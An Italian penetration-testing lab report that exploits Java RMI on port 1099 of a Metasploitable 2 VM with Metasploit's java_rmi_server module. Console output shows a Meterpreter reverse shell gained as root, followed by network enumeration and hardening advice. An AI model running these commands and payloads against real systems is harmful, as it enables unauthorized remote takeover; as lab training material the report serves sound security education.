S7 L5
Java RMI Exploitation

Data: 23 Gennaio 2026
Target: 192.168.11.112 (Metasploitable 2)
Attaccante: 192.168.11.111 (Kali Linux)


1. Introduzione

L'obiettivo di questa attività è stato testare la sicurezza del servizio **Java RMI (Remote Method Invocation)** in ascolto sulla porta **TCP 1099** della macchina target.
Come richiesto dai requisiti dell'esercizio, l'ambiente di rete è stato preliminarmente configurato in modo statico per assegnare IP specifici alla macchina attaccante e alla vittima.
L'attacco simula lo sfruttamento di una configurazione insicura nel registro RMI che permette il caricamento di classi arbitrarie da remoto **(Remote Code Execution)**.


2. Preparazione dell'Ambiente

Prima di avviare l'attacco, è stata modificata la configurazione di rete delle macchine virtuali per aderire alla topologia richiesta.

1. Configurazione Kali Linux: Assegnato indirizzo IP statico **192.168.11.111** tramite Network Manager .



2. Configurazione Metasploitable: Modificato il file /etc/network/interfaces per assegnare l'IP statico **192.168.11.112** .




3. Verifica Connettività: Eseguito un test di raggiungibilità tramite protocollo ICMP (ping), confermando la visibilità reciproca tra le due macchine .

```
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=2.69 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.391 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.191 ms
```

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.162 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.241 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.174 ms
```

3. Fase 1: Vulnerability Assessment & Selezione Exploit

Avviata la console di Metasploit (msfconsole), è stata effettuata una ricerca per individuare moduli relativi a "Java RMI".



```
msf > search exploit java rmi

Matching Modules
================

   #   Name                                                        Disclosure Date  Rank       Check  Description
   -   ----                                                        ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/http/crushftp_rce_cve_2023_43177              2023-08-08       excellent  Yes    CrushFTP Unauthenticated RCE
   2     \_ target: Java                                           .                .          .      .
   3     \_ target: Linux Dropper                                  .                .          .      .
   4     \_ target: Windows Dropper                                .                .          .      .
   5   exploit/multi/misc/java_jmx_server                          2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   6   auxiliary/scanner/misc/java_jmx_server                      2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   7   exploit/multi/misc/java_rmi_server                          2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   8     \_ target: Generic (Java Payload)                         .                .          .      .
   9     \_ target: Windows x86 (Native Payload)                   .                .          .      .
   10    \_ target: Linux x86 (Native Payload)                     .                .          .      .
   11    \_ target: Mac OS X PPC (Native Payload)                  .                .          .      .
   12    \_ target: Mac OS X x86 (Native Payload)                  .                .          .      .
   13  exploit/multi/browser/java_rmi_connection_impl              2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   14  exploit/multi/browser/java_signed_applet                    1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   15    \_ target: Generic (Java Payload)                         .                .          .      .
   16    \_ target: Windows x86 (Native Payload)                   .                .          .      .
   17    \_ target: Linux x86 (Native Payload)                     .                .          .      .
   18    \_ target: Mac OS X PPC (Native Payload)                  .                .          .      .
   19    \_ target: Mac OS X x86 (Native Payload)                  .                .          .      .
   20  exploit/multi/http/jenkins_metaprogramming                  2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   21    \_ target: Unix In-Memory                                 .                .          .      .
   22    \_ target: Java Dropper                                   .                .          .      .
   23  exploit/linux/misc/jenkins_java_deserialize                 2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   24  exploit/linux/http/kibana_timelion_prototype_pollution_rce  2019-10-30       manual     Yes    Kibana Timelion Prototype Pollution RCE
   25  exploit/multi/browser/firefox_xpi_bootstrapped_addon        2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   26    \_ target: Universal (Javascript XPCOM Shell)             .                .          .      .
   27    \_ target: Native Payload                                 .                .          .      .
   28  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin
   29  exploit/multi/http/torchserver_cve_2023_43654               2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
   30  exploit/multi/http/totaljs_cms_widget_exec                  2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection
   31    \_ target: Total.js CMS on Linux                          .                .          .      .
   32    \_ target: Total.js CMS on Mac                            .                .          .      .
   33  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc      2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc
   34  exploit/multi/misc/vscode_ipynb_remote_dev_exec             2022-11-22       excellent  Yes    VSCode ipynb Remote Development RCE
   35    \_ target: Windows                                        .                .          .      .
   36    \_ target: Linux File-Dropper                             .                .          .      .
```

La ricerca ha restituito diversi risultati. È stato selezionato il modulo **exploit/multi/misc/java_rmi_server** in quanto classificato con rank **Excellent** e specifico per configurazioni insicure del servizio Java RMI Server.

4. Fase 2: Exploitation

L'attacco sfrutta il fatto che il registro RMI accetta riferimenti a classi remote senza autenticazione adeguata. L'exploit avvia un server HTTP locale sulla macchina attaccante e induce il target a scaricare ed eseguire un payload malevolo.

Configurazione del Modulo:

```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Qibx9s
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:45080) at 2026-01-23 08:52:44 -0500
```

- **RHOSTS:** Specifica l'IP della vittima.
- **LHOST:** Specifica l'IP dell'attaccante per ricevere la connessione di ritorno (Reverse Shell).


Esecuzione: Lanciando il comando run, il modulo ha avviato il server HTTP locale, inviato l'header RMI alla vittima e, dopo la richiesta del payload JAR, ha stabilito con successo una sessione **Meterpreter** .

5. Fase 3: Post-Exploitation (Raccolta Evidenze)

Una volta ottenuto l'accesso al sistema remoto, sono state raccolte le informazioni di rete richieste dalla traccia per mappare la configurazione del target.

5.1 Configurazione di Rete

Per identificare le interfacce e confermare l'indirizzo IP della macchina compromessa, è stato utilizzato inizialmente il comando **ifconfig** nativo di Meterpreter e successivamente **/sbin/ifconfig -a** tramite shell di sistema.
Analisi dell'Output: L'interfaccia eth0 conferma l'indirizzo IPv4 192.168.11.112 e il MAC Address 08:00:27:f1:8e:13.



```
meterpreter > shell
Process 1 created.
Channel 1 created.
/sbin/ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:00:27:f1:8e:13
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef1:8e13/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:147 errors:0 dropped:0 overruns:0 frame:0
          TX packets:235 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:131963 (128.8 KB)  TX bytes:21933 (21.4 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:223 errors:0 dropped:0 overruns:0 frame:0
          TX packets:223 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:61569 (60.1 KB)  TX bytes:61569 (60.1 KB)
```

5.2 Tabella di Routing

Per comprendere l'instradamento del traffico e identificare il Gateway predefinito, è stata analizzata la tabella di routing.

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fef1:8e13  ::       ::
```

```
netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.11.0    0.0.0.0         255.255.255.0   U         0 0          0 eth0
0.0.0.0         192.168.11.1    0.0.0.0         UG        0 0          0 eth0
```

Analisi dell'Output:
Il comando netstat -rn mostra chiaramente:

- Destination 192.168.11.0: La rete locale connessa direttamente.
- Destination 0.0.0.0 (Default Route): Il traffico verso l'esterno viene instradato tramite il Gateway 192.168.11.1.

6. Conclusioni e Raccomandazioni

L'attività di test ha confermato che il server 192.168.11.112 è affetto da una vulnerabilità critica nel servizio Java RMI sulla porta 1099.
La configurazione predefinita del servizio consente l'esecuzione di codice remoto (RCE), poiché su sistemi legacy questo servizio viene spesso eseguito con privilegi elevati (root), un attaccante può ottenere il controllo totale della macchina, come dimostrato dall'apertura della sessione Meterpreter.

```
meterpreter > shell
Process 2 created.
Channel 2 created.
whoami
root
exit
meterpreter > getuid
Server username: root
```

Raccomandazioni di Sicurezza:

1. Firewalling: Bloccare l'accesso alla porta 1099 dall'esterno tramite firewall (iptables), consentendo le connessioni solo da indirizzi IP o interfacce fidate (es. localhost o VPN).
2. Autenticazione: Se il servizio RMI è necessario, implementare meccanismi di autenticazione SSL/TLS per prevenire il caricamento di classi non autorizzate.

3. Aggiornamento: Aggiornare l'ambiente Java (JDK/JRE) a versioni recenti che disabilitano per default il caricamento remoto di codice tramite RMI.